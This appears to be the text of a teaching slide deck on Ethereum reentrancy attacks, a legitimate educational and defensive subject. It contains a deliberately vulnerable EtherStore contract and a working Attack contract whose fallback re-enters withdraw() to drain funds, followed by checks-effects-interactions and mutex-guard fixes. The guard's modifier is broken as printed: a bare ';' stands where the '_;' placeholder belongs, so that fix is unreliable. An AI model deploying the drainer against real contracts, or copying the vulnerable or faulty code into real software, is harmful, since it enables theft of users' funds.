
so it means that while the balance of contract B is not updated, it can keep withdrawing Ethers from contract A











and it can keep up going since the balance of B inside A will not get updated till the function reaches "balance equal to zero" line.

so it will keep looping

So that is how Reentrancy Attack works.

I looks like Race Condition in traditional programming.

Demo (with Remix)

EtherStore.sol
Attack.sol

time for a demo

```

contract EtherStore {
    mapping(address => uint256) public balances;

    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdraw() public {
        uint256 bal = balances[msg.sender];
        require(bal > 0);

        (bool sent,) = msg.sender.call{value: bal}("");
        require(sent, "Failed to send Ether");

        balances[msg.sender] = 0;
    }

    function getBalance() public view returns (uint256) {
        return address(this).balance;
    }
}

```

```

contract Attack {
    EtherStore public etherStore;
    uint256 public constant AMOUNT = 1 ether;

    constructor(address _etherStoreAddress) {
        etherStore = EtherStore(_etherStoreAddress);
    }

    fallback() external payable {
        if (address(etherStore).balance >= AMOUNT) {
            etherStore.withdraw();
        }
    }

    function attack() external payable {
        require(msg.value >= AMOUNT);
        etherStore.deposit{value: AMOUNT}();
        etherStore.withdraw();
    }

    function getBalance() public view returns (uint256) {
        return address(this).balance;
    }
}

```

Preventions

- **Implement Checks-Effects-Interactions (CEI) pattern**
- **Implement A reentrancy guard**

But how to prevent?

Implement Checks-Effects-Interactions (CEI) pattern

Implement A reentrancy guard (mutex)

Demo (with Remix)

CEIEtherStore.sol
ReEntrancyGuardEtherStore.sol

yet another demo

```

contract CEtherStore {
    mapping(address => uint256) public balances;

    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdraw() public {
        uint256 bal = balances[msg.sender];
        require(bal > 0);

        // This Line is Moved, so it updates, and only then it sends
        balances[msg.sender] = 0;

        (bool sent,) = msg.sender.call{value: bal}("");
        require(sent, "Failed to send Ether");
    }

    function getBalance() public view returns (uint256) {
        return address(this).balance;
    }
}

```

```

contract ReEntrancyGuardEtherStore {
    mapping(address => uint256) public balances;

    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }

    // after this lock is implemented, only single function can be executed at a time
    bool internal locked;
    modifier noReentrant() {
        require(!locked, "No re-entrancy");
        locked = true;
        ; // here the function is getting executed
        locked = false;
    }

    function withdraw() public noReentrant { // modifier is applied here
        uint256 bal = balances[msg.sender];
        require(bal > 0);

        (bool sent,) = msg.sender.call{value: bal}("");
        require(sent, "Failed to send Ether");

        balances[msg.sender] = 0;
    }

    function getBalance() public view returns (uint256) {
        return address(this).balance;
    }
}

```



thanks